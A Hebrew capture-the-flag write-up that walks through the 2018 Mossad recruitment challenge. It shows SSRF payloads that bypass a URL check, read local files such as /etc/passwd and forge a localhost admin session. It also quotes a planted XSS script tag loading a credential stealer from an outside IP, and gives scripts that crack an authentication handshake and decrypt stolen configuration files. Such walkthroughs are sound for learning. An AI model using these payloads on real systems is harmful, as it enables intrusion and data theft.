digital whisper
Technologic Papers

פתרון אתגר הגיוס של המוסד 2018 - גרסא א'

מאת א.ש. (Supermann) וג.ב.

הקדמה

ביום העצמאות האחרון, בתאריך ה-18.04.18, פרסמה "זרוע הסייבר המבצעית" של המוסד הישראלי אתגר האקינג נוסף, למטרת איתור וגיוס אנשים חדשים לפעולותיו השונות. פתרנו את האתגר יחדיו, ולאחר שסיימנו אותו החלטנו לעבור על רשימותינו ולכתוב את המסמך שלפינכם על מנת להראות לכם את דרכי החשיבה שלנו, ואת הדרכים שנראו לנו הכי קלות ומהנות לפתירתו (ואפילו באגים שמצאנו באתגר). האתגר הכיל 3 שלבים, ובכל שלב היה נדרש ידע, הבנה ויצירתיות במספר רב של נושאים.

שלב 0

קיבלנו את הכתובת הבאה: "http://r-u-ready.xyz", בתוכה ניתן לראות את התמונה הזו:

ניתן לראות כי משני צידי הלוגו של המוסד ישנם 2 קטעי Brainfuck. לאחר שהתחלנו להעתיק ידנית, הבנו שאנחנו יכולים לכתוב סקריפט פייתון שיעזור לנו להוציא את הטקסט מהתמונה. החלטנו לשלוף רק את החלקים הרלוונטיים ואז להשתמש ב-OCR בכדי לתרגם אותם לכדי טקסט.

זה הסקריפט בו השתמשנו:

```
from PIL import Image
import sys

UNIQUE_COLOR = [175, 223, 214]

def extract_unique(pixels):
    new_pixels = []

    for pixel in pixels:
        if list(pixel) == UNIQUE_COLOR:
            new_pixels.append((0, 0, 0))  # black
        else:
            new_pixels.append((255, 255, 255))  # white

    return new_pixels


def convert_image(image):
    new = Image.new('RGB', image.size)

    pixels = extract_unique(image.getdata())
    new.putdata(pixels)

    return new

def main():
    if len(sys.argv) < 2:
        print "Usage: {0} in_image out_image".format(sys.argv[0])
        return

    in_image = Image.open(sys.argv[1])
    out = sys.argv[2]

    converted = convert_image(in_image)
    converted.save(out)

if __name__ == '__main__':
    main()
```

זו התוצאה של הסקריפט:

```
>+-++<>-+---><[+-[                                                  ++++++++++[>++++
]+-]<+--+>[+--+]<                                                   +++++++<-]>+[<+>-
[+>+<-]><----[-->                                                   ]-[>+<-------]>--
+++<]>--.--------                                                   -[<+>-][<+>-]>++>
-.+++.[++>---<]>+                                                   +[>++[-<++++++>]<
+.-[----->++<]>-.                                                   <]>[<+>-]>+>++[++
+[->+++<]>+.+++++                                                   >++[-<+++++>]<<]>
++++++.----------                                                   [<+>-]>+>+[>++++[
--.----[->+++<]>+                                                   -<++++>]<<]>[<+>-
.-[-->++++++<]>---                                                  ]++++++++[>++++++
.------.[--->+<]>                                                   +++++<-]>+[<+>-]+
++.[-]>+-++<>-+--                                                   ++>>+>+[->+++[-<+
><[+-[]+-]<+--+>[                                                   ++++>]<<]>[<+>-]+
+--+]<[+>+<-]><>+                                                   +++++++[>++++++++
-++<>-+---><[+-[]+                                                  <-]>+[<+>-]+++>++
-]<+--+>[+--+]<[]                                                   ++++>+>+-++<>-+--
```

השתמשנו באתר הבא כדי לחלץ את ה-Brainfuck משם והוא הוציא אותו בצורה כמעט מושלמת:
http://www.newocr.com

לאחר מכן עשינו וידוא ותיקון ידני של הדברים שנשארו ואז קיבלנו את התוצאות. מהצד השמאלי של ה-Brainfuck קיבלנו הדפסה למסך של הסטרינג "xor-with-key". ניתן לראות זאת גם בעזרת העובדה שישנן נקודות בסקריפט השמאלי (שב-Brainfuck גורמות להדפסה) אשר לא קיימות בסקריפט הימני.

מהצד הימני של ה-Brainfuck לא קיבלנו אף הדפסה למסך אך בתמונת הזיכרון (באתר בו קימפלנו את ה-Brainfuck) ניתן לצפות בתמונת הזיכרון, או בעצם ברשימה של מכונת הטיורינג שהשפה הזו באה לדמות) ניתן לראות את הבתים הבאים:

```
00000:  122  070  092  083  085  089  003  090  065  003  006  001  zF\SUY.ZA...
```

לאחר מספר ניסיונות להבין מה עלינו לפענח עם המפתח מהצד הימני של ה-Brainfuck, הבנו כי בתמונה של סמל המוסד מוסתר הסטרינג הבא: "Israel-is-70" שתואם באורכו לאורך של המפתח.

לאחר xor פייתוני קצר קיבלנו את התוצאה הבאה:

```
In [1]: key = [122, 70, 92, 83, 85, 89, 3, 90, 65, 3, 6, 1]

In [2]: ct = [ord(x) for x in "Israel-is-70"]

In [3]: for x,y in zip(key, ct):
   ...:     print chr(x ^ y),
   ...:
3 5 . 2 0 5 . 3 2 . 1 1
```

נראה שכעת ניתן להתחיל את האתגר!

שלב 1

Challenge #1

Welcome back Agent C!


Your help is needed once again to solve an urgent matter.
Our digital forensics division is trying to track the source of a phishing attack on one of our government officials.
We have found an email which seems to be related to this attempt and points to a news blog.
We require your skills to track the source of this sophisticated attack.

The following link leads to the news blog.

Good luck!,
M.|

* This challenge relies on browser cookies and javascript. Please make sure scripting and cookies are enabled in your browser before you begin.

כאשר אנו נכנסים לאתר לראשונה אנו מקבלים אתר חדשות שנראה כך:




אחרי מעט שיטוטים באתר מצאנו מספר עמודים שיכולים להיות מעניינים:

- עמוד ה-Administration שנמצא כאשר לוחצים על הלינק בתחתית העמוד (היכן שכתובה הגרסא של האתר)
- עמודי ה-Login וה-Register שנראים מעניינים, במיוחד ה-Register
- יש גישה לסקריפט שנקרא auth_stealer.js שנראית מעניינת

אפשר לראות לדוגמא את הגישה ל-authstealer_exploit.js בתיעוד הבקשות מ-Burp (נראה שאלו "שאריות" מהתקיפה של אותו גורם זדוני מדובר ועלינו להשיג את כתובת ה-IP של מי שהכניס את קוד זה):

28	http://35.205.32.11	GET	/static/shoe.jpg
27	http://35.205.32.11	GET	/static/athlete.png
26	http://35.205.32.11	GET	/static/flood.jpg
25	http://35.205.32.11	GET	/static/user.png
24	http://35.205.32.11	GET	/static/drk_logo1.png
23	http://35.205.32.11	GET	/static/hacker.jpg
22	http://35.205.32.11	GET	/authstealer_exploit.js
21	http://35.205.32.11	GET	/static/style.css
20	http://35.205.32.11	GET	/static/jquery.js
16	http://35.205.32.11	GET	/main

בעמוד הרישום נראה שיש שדה מעניין במיוחד שבודק את תמונת הפרופיל:



אם נסתכל על קטע הקוד אתר, נוכל לראות שמתבצעת בדיקה, ורק אם עברנו אותה, נשלחת בקשה לשרת:


```
<script type="text/javascript">
 function getProfilePic()
 {
   var url_regex = /^(https?:\/\/(www\.)?)?[a-z0-9]+([\-\.]{1}[a-
                   z0-9]+)*\.[a-z]{2,5}(:[09]{1,5})?(\/[^\/]+)*([
                   ^\/]+\.png)(\?((\.+)\=(.+))*)?$/gm
   url = $("#profile_url")[0].value;
   if (url != "")
   {
     if (!url_regex.test (url))
     {
       alert ("Not a valid PNG url! " + url);
       return;
     }
     $.getJSON ('testProfilePng', { u: btoa(url) }, showProfilePng)
   }
 }
 function showProfilePng (json)
 {
   if (json && 'png' in json)
   {
     $("#usr_img")[0].src = '/profilePics/' + json.png;
   }

   if (json && 'err' in json && json.err != "" && json.err !=
       "200" && json.err != "OK")
   {
     alert (json.err);
   }
 }
</script>
```

ניתן לראות כי במידה ועברנו את הבדיקה של ה-Regex (שהיא כולה מתבצעת ב-Client Side) האתר ייגש לכתובת שהזנו על מנת למשוך את התמונה בשבילנו ולהחזיר json מסויים. לאחר מכן, כמשתמש, על מנת לגשת לתמונה, צריך לגשת לנתיב: /profilePics/ והשדה PNG שחזר ב-json.

רצינו לראות אם אפשר לרשום כל קישור (שלחנו את הבדקה ידנית ולא בעזרת ה-js ובכך עברנו את הבדיקות Client Side) וראינו שאנחנו מקבלים את השגיאה:

not a valid png url



על מנת לגרום לבקשה לצאת למשאב כרצוננו, עלינו להתגבר על הגבלת ה-"png." בסוף המחרוזת, ההנחה שלנו הייתה כי השרת לא באמת בודק שמדובר בקובץ PNG אלא רק בודק שהקישור אכן נגמר סיומת זו. בדגש על הקישור ולא על ה-Path. עשינו בדיקה מהירה:

```
err:        ""
png:        ""
session:    "Cookie saved: False"

Inspector  Console  Debugger  { } Style Editor  Performance
Filter output
>> location = "testProfilePng?u=" + btoa("http://www.hacker.com#.png")
<- "testProfilePng?u=aHR0cDovL3d3dy5oYWNrZXIuY29tIy5wbmc="
```

קול! אז עברנו את הבדיקה של ה-PNG וכעת ניתן לעשות אילו בקשות שרוצים! ☺ בהגיה המקצועית: יש לנו מה נקרא: "SSRF".

הרעיון ב-SSRF הוא שהשרת מוציא את הבקשה בשבילנו, ולכן אם נתחבר לעמוד עצמו (למשל דרך 127.0.0.1) אנחנו יכולים לעבור בדיקות שהבקשה הגיע מ-localhost. הנחנו שאם נגלוש ישר לעמוד Administration יהיה פתוח כי ניגשנו localhost. ניסינו לעשות את זה אך עדיין קיבלנו את 401 הישן והאהוב.

הניסיון הבא שלנו היה להניח שאנחנו שולטים גם על ה-Scheme ושאולי השרת לא בודק אותו. Uri Schemes הם דרך בדפדפנים להגדרת משאבים מסויימים וגישה אליהם דרך הדפדפן.

יש Scheme לא דיפולטי שנקרא expect. סכמה זו מאפשרת לנו להשתמש בכלי בשם הלא מפתיע "expect", ולנסות להריץ דברים ישירות ב-system. ניסינו לשלוח וקיבלנו את התוצאה:

```
err:        "Invalid scheme: expect"
png:        ""
session:    "Cookie saved: False"

Inspector  Console  Debugger  { } Style Editor  Perform
Filter output
>> location = "testProfilePng?u=" + btoa("expect://whoami#.png")
<- "testProfilePng?u=ZXhwZWN0Oi8vd2hvYW1pIy5wbmc="
```

אומנם אין expect, אך קיבלנו אישור שאנחנו שולטים על ה-Scheme.

הדבר הבא לנסות היה: "file://":

```
err:        "Access Denied."
png:        ""
session:    "Cookie saved: False"

Inspector  Console  Debugger  { } Style Editor  Performance
Filter output
>> location = "testProfilePng?u=" + btoa("file:///etc/passwd#.png")
<- "testProfilePng?u=ZmlsZTovLy9ldGMvcGFzc3dkIy5wbmc="
```

מגניב! נראה שאנו מצליחים לגשת לקבצים על הדיסק! אומנם קיבלנו Access Denied על passwd אך לפחות נראה שיש לנו גישה לקרוא קבצים מהדיסק. אחרי שהצלחנו לבצע זאת, השלב הבא היה להביא את הקוד של השרת בכדי לנסות ולראות מה הוא עושה. מכיוון שבדרך כלל, בשרתי לינוקס הקבצים של שרת ה-web יושבים ב-"/var/www" ניסינו להביא את הקובץ: "/var/www/login.php", זה אכן עבד וניתן לראות את תוכנו כאן:

```php
define("ADMIN_USER_NAME", "admin");

/*
    Dear maintainer:
    I did not invent the algorithm, only followed tha Fu*** manual.
    You may think you know what the following code does... well... you don't!
    I spent many sleepless nights making it work, BUT: For some reason it didn't work well for local sessions....

    A bit of advice: close this file and go play with something else!
*/
function do_login(){
    $remote_ip = $_SERVER['REMOTE_ADDR'];
    $user = $_REQUEST['user_name'];

    if ($remote_ip == "127.0.0.1" && $user == ADMIN_USER_NAME)
    {
        // local admin requires no validation
        // generate session ID
        $adminSession = create_session($user, null);
        if ($adminSession)
        {
            if (isset ($_COOKIE['sid']))
            {
                unset ($_COOKIE['sid']);
            }
            // set the new admin session
            setcookie("sid", $adminSession);

            return True;
        }

        return False;
    }
```

אפשר לראות שאם ניגש מ-127.0.0.1 והפרמטר user_name יהיה admin, יוצר הבקשה יקבל session של אדמין. מכיוון שיוצר הבקשה הוא זה שמקבל את הSID של ADMIN, הוא גם זה שצריך לפנות לאחר מכן ל-administration.

במקרה שלנו, השרת הוא זה שיקבל את ה-SID ולכן הוא גם זה שיצטרך לפנות לעמוד ה-administration.

איך נקבל את התשובה? פשוט מאוד - דרך profilePics...

ניצול ה-SSRF על מנת לגרום לשרת להזדהות:

```
err:        "200"
png:        ""
session:    "Cookie saved: True"

Inspector  Console  Debugger  { } Style Editor  Performance  Memory  Netw
Filter output
>> location = "testProfilePng?u=" + btoa("http://127.0.0.1/login.php?user_name=admin#.png")
<- "testProfilePng?u=aHR0cDovLzEyNy4wLjAuMS9sb2dpbi5waHA/dXNlcl9uYW1lPWFkbWluIy5wbmc="
```

גלישה לעמוד הניהול:

```
err:        "200"
png:        "administration"
session:    "Cookie saved: True"

Inspector  Console  Debugger  { } Style Editor  Performance  Memory
Filter output
>> location = "testProfilePng?u=" + btoa("http://127.0.0.1/administration#.png")
<- "testProfilePng?u=aHR0cDovLzEyNy4wLjAuMS9hZG1pbmlzdHJhdGlvbiMucG5n"
```

והינה הפלט:

User Name	IP Address	Time Added	Comment Text
athlete	212.7.8.9	12:43:19, 07/09/12	That was funny ;)
theR@InM@n	199.53.1.29	15:38:19, 04/08/14	WOW! this is amazing!!
1whoknows	198.4.76.3	16:08:12, 05/08/14	I knew it would happen!. I warned them at the sanitation!!
CalvinK	213.17.82.1	02:33:57, 09/02/15	It's so last year...
anonymous	111.112.113.114	07:03:21, 23/03/18	I love it...It's so <script src="http://35.205.32.11 /authstealer_exploit.js"></script>...cute
DEP-ricate	112.15.82.16	23:23:23, 23/02/23	48614861486121

ניראה שמצאנו את ה-IP של ההאקר האכזרי! ☺

Success!

Well Done!

You have successfully finished your 1st mission.
This is your success token:
bUtqSUZKbDV0QWZCTkJnTktnYk9tdVVWYWp0cIJobVdkSUN1Mm4wSDBCd0N6T0Rydi9oN0NvODdXZFdIZ0d2RG9idjhIVk5rWDREWngyRGRDM1FRTFE9PQ==
You may now send your token and contact info to the following email

You can also collect and submit additional tokens by completing more challenges.

Take the Next Challenge

שלב 2:

Challenge #2

Well done Agent!

Thanks to your efforts, our team has managed to locate and detain one of the hackers responsible.
She was not cooperative, but we were able to extract a snippet of an application from her phone. We suspect it is used for gathering intelligence from their victims.
Your next mission is to locate the files the team stole following their successful phishing attack.

We executed the parts we extracted in a sandbox and managed to capture its initial communication with a c&c server. The following pcap file contains the captured data.

Needless to say, the information that was stolen is very valuable to us, so please do your best to retrieve it before it leaks...

Good luck!,
M.

אז נראה שהשלב השני מתחיל בקובץ של הסנפה כלשהי מול שרת כלשהו.

נפתח את הקובץ ב-Wireshark ושם נוכל לראות כמה דברים מעניינים:

- ישנם 2 TCP Sessions שמתחברים אל ה-IP הזה: "35.204.90.89" בפורט 5555, מקבלים ממנו משהו שנראה כמו 32 תווים ב-Hex ולאחר מכן מחזירים אל השרת Hex כלשהו של 128 תווים. לבסוף נראה כי מקבלים אישור זמני למשהו:

```
4bad54feaa9a3fbbd7aac13b740fc041
9232d6bcee8a6a37ba25ef879c05c3b2dcd8cbf089ad074e73a9790f23cbff33af492ad8a79b5621321a9472d96f48201efe88947113e2f0bce3c519d980d9e5
5.250.159.25 Temporarily Authorized.
```

- יש Session של FTP מול השרת "35.204.90.89" בפורט 2121 בו מתחברים עם המשתמש user ועם הסיסמא: 12345:

```
220 pyftpdlib 1.5.3 ready.
USER user
331 Username ok, send password.
PASS 12345
230 Login successful.
SYST
215 UNIX Type: L8
FEAT
211-Features supported:
 EPRT
 EPSV
 MDTM
 MFMT
 MLST type*;perm*;size*;modify*;unique*;unix.mode;unix.uid;unix.gid;
 REST STREAM
 SIZE
 TVFS
 UTF8
211 End FEAT.
OPTS MLST type;perm;size;modify;unique;unix.mode;
200 MLST OPTS type;perm;size;modify;unique;unix.mode;
OPTS UTF8 ON
501 Invalid argument.
PWD
257 "/" is the current directory.
TYPE A
200 Type set to: ASCII.
PASV
227 Entering passive mode (35,204,90,89,254,167).
MLSD
125 Data connection already open. Transfer starting.
226 Transfer complete.
QUIT
221 Goodbye.
```

- ישנם עוד שני Session-ים כמו הראשון.

הנחנו שכאשר מבצעים את האותנטיקציה המוזרה מול הפורט 5555 בשרת אנחנו מקבלים אישור זמני להתחברות ל-FTP, כי כאשר ניסינו לעשות זאת ישירות נראה שהסרבר של ה-FTP מחבר אותנו ומנתק אותנו ישירות.

התחלנו לחשוב מה יכולים להיות הדברים שנשלחים לפורט הזה. אחרי קצת מחשבה הבנו שה-hex שנשלח אלינו מהשרת הוא MD5 של מספר בין 10,000 ל-100,000 והסטרינג ששולחים חזרה הוא SHA512 של אותו המספר ועוד אחד (ניתן לזהות כי מדובר ב-SHA512 בגלל האורך הייחודי שלו).

כלומר המנגנון הוא כדלקמן:

- קבלת מספר רנדומי ב-MD5
- שבירת ה-MD5 בכדי למצוא את המספר
- להוסיף למספר 1
- לעשות עליו SHA512 ולשלוח חזרה לשרת

בשביל כך כתבנו את הסקריפט הבא:

```
import socket
import hashlib

def main():
    s = socket.socket()
    s.connect(('35.204.90.89', 5555))
    a = s.recv(1024).strip()
    for i in xrange(10000, 100000):
        if hashlib.md5(str(i)).hexdigest() == a:
            s.send(hashlib.sha512(str(i + 1)).hexdigest() + '\r\n')
            print 'found'
            break

    print s.recv(1024)

if __name__ == '__main__':
    main()
```

כך בעצם קיבלנו גישה לשרת ה-FTP ויכולנו להוריד ממנו את כלל הקבצים. כך נראית מערכת הקבצים על שרת ה-FTP:

backup		18/02/2018 17:07:37	el
bin		18/02/2018 17:07:37	el
data		18/02/2018 17:07:37	el
docs		18/02/2018 17:07:37	el
sys		18/02/2018 17:07:37	el
temp		18/02/2018 17:07:37	el
tmp		18/02/2018 17:07:37	el
users		18/02/2018 17:07:37	el
var		18/02/2018 17:07:37	el

הורדנו את כל הקבצים לוקאלית כדי שיהיה נוח לעבוד ומצאנו את הדברים הבאים:

- תיקיית backup מכילה המון המון קבצי קונפיגורציות מעניינים אך מוצפנים
- התיקיה "/users/backup" מכילה מפתח RSA מוצפן עם passphrase, את הקובץ hint אשר מכיל את ה-passphrase ותיקיה שנקראת Latest, שוב עם קונפיגורציות של משהו שנקרא floppyfw מוצפנות.

ניסינו במשך המון זמן לפענח את הקבצים בעזרת המפתח, כי היינו בטוחים שהמפתח ישמש אותנו לכך.

אחרי שהרגשנו תקועים הבנו שאף פעם לא בדקנו מה השרת הזה בכלל, פשוט הסתמכנו על ההסנפה.

סרקנו פורטים שלו בעזרת NMAP וגילינו את הפורטים הבאים:

```
Starting Nmap 7.12 ( https://nmap.org ) at 2018-04-21 15:04 Jerusalem Daylight Time
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns
Nmap scan report for 35.204.90.89
Host is up (0.082s latency).
Not shown: 64996 filtered ports, 536 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
2121/tcp open  ccproxy-ftp
5555/tcp open  freeciv

Nmap done: 1 IP address (1 host up) scanned in 230.99 seconds
```

מעניין, נראה שיש פורט SSH פתוח שלא חשבנו עליו, ניסינו להתחבר אליו אך קיבלנו את ה-output הבא (יש לציין שהתחברנו עם המשתמש "backup" מכיוון שאצלו בתיקיה מצאנו את המפתח, אם מתחברים עם משתמשים אחרים לא מקבלים את ה-output הזה):

```
Welcome to Backup Server!
  All your actions are
     being recorded!
       Hahahah!!

                ,-.
               ,'  |
              /.__,|
             /((_)):
            /  `-'  \
          ,'  ,--.   \
        .' , ((__))   `.
        '.':  `--'   \._)
          |  ,--.   :
          | ((__))  |
          |  `--'   |
          ,'..____..-`.
         `--..____...--' SSt

/bin/false: No such file or directory
Connection to 35.204.90.89 closed.
```

בשלב הזה מה שחשבנו שצריך לעשות זה להצליח להעלות בינארי בשם false לתיקיה bin וככה ה-SHELL שלנו לא יקרוס. ישבנו על זה הרבה זמן ושיחקנו עם שאר המשתמשים ונסיון לפתוח את ה-floppyfw.enc ללא הצלחה. אחרי הרבה זמן חשבנו לנסות להתחבר עם sftp ואולי להעלות ככה, ופתאום גילינו שיש שם עוד קבצים שאנחנו נגישים אליהם:

/

Name	Size (KB)	Last modified	Owner	Group	Access	Size (Bytes)
.ssh		2018-03-11 12:16	0	0	drwxr-xr-x	4096
conf_enc.pyc	1	2018-02-04 19:45	0	0	-r--r--r--	1802

עשינו uncompyle לקובץ והקוד שלו הוא:

```
import base64
from Crypto.Cipher import AES
from Crypto import Random
import sys
import os
key = 'd3adb33f13371337'
BS = 16
pad = lambda s: s + (BS - len(s) % BS) * chr(BS - len(s) % BS)
unpad = lambda s: s[:-ord(s[len(s) - 1:])]

class AESCipher:

    def __init__(self, key):
        self.key = key

    def encrypt(self, raw):
        raw = pad(raw)
        iv = Random.new().read(AES.block_size)
        cipher = AES.new(self.key, AES.MODE_CBC, iv)
        return base64.b64encode(iv + cipher.encrypt(raw))

def main():
    if len(sys.argv) != 2:
        exit(1)
    in_file = sys.argv[1]
    if os.path.isfile(in_file):
        out_file = in_file + '.enc'
        fin = file(in_file, 'rb').read()
        fout = file(out_file, 'wb')
        cypher = AESCipher(key)
        enc_data = cypher.encrypt(fin)
        fout.write(enc_data)
        fout.close()

if __name__ == '__main__':
    main()
```

הוספנו לקוד את החלק שעושה decrypt ופענחנו את הקבצים המוצפנים:

```
def decrypt(self, enc):
        enc = base64.b64decode(enc)
        iv = enc[:AES.block_size]
        cipher = AES.new(self.key, AES.MODE_CBC, iv)
        return unpad(cipher.decrypt(enc[AES.block_size:])).decode('utf-
8')
```

בעזרת זה הצלחנו לפתוח את שנח קבצי ה-enc שמצאנו (floppyfw.conf ו-cisco.conf)

החלקים המעניינים מהם הם:


```
username fwadmin password 7 107D1C09560521580F16693F14082026351C1512
```

```
access-list 1 permit tcp any host 10.128.0.3 eq 3389
access-list 1 permit tcp any host 10.128.0.3 eq 8080
access-list 1 deny tcp any any
!
access-list 2 permit tcp any host 10.164.0.3 eq 22
access-list 2 deny tcp any any
```


ראינו שמדובר ב-IP-ים פנימיים, ולמרות ההיכרות שלנו עם האתגרים משנים קודמות, וההבנה שכל שלב הוא מופרד מהשלבים הקודמים, חשבנו שהם קשורים לשרת ה-WEB מהאתגר הראשון. לכן, מה שעשינו היה לגשת דרך ה-SSRF שמצאנו בשלב הקודם אל ה-IP-ים הפנימיים בעזרת השורה הבאה:

```
location='/testProfilePng?u='+btoa('http://10.128.0.3:8080/#.png')
```


מה שהוביל אותנו אל הדבר הבא:



לאחר מכן, ניגשנו ל-stolen_files וקיבלנו את הקישור הבא:



וסופית נבקש את הקובץ ונקבל:




סיימנו את שלב 2!

בשלב זה, נראה שאכן הצלחנו, אבל רובנו קיבלנו שגיאה "nothing here" (ככל הנראה בעיות session-ים, כבר ראינו דברים כאלה בשנים קודמות).

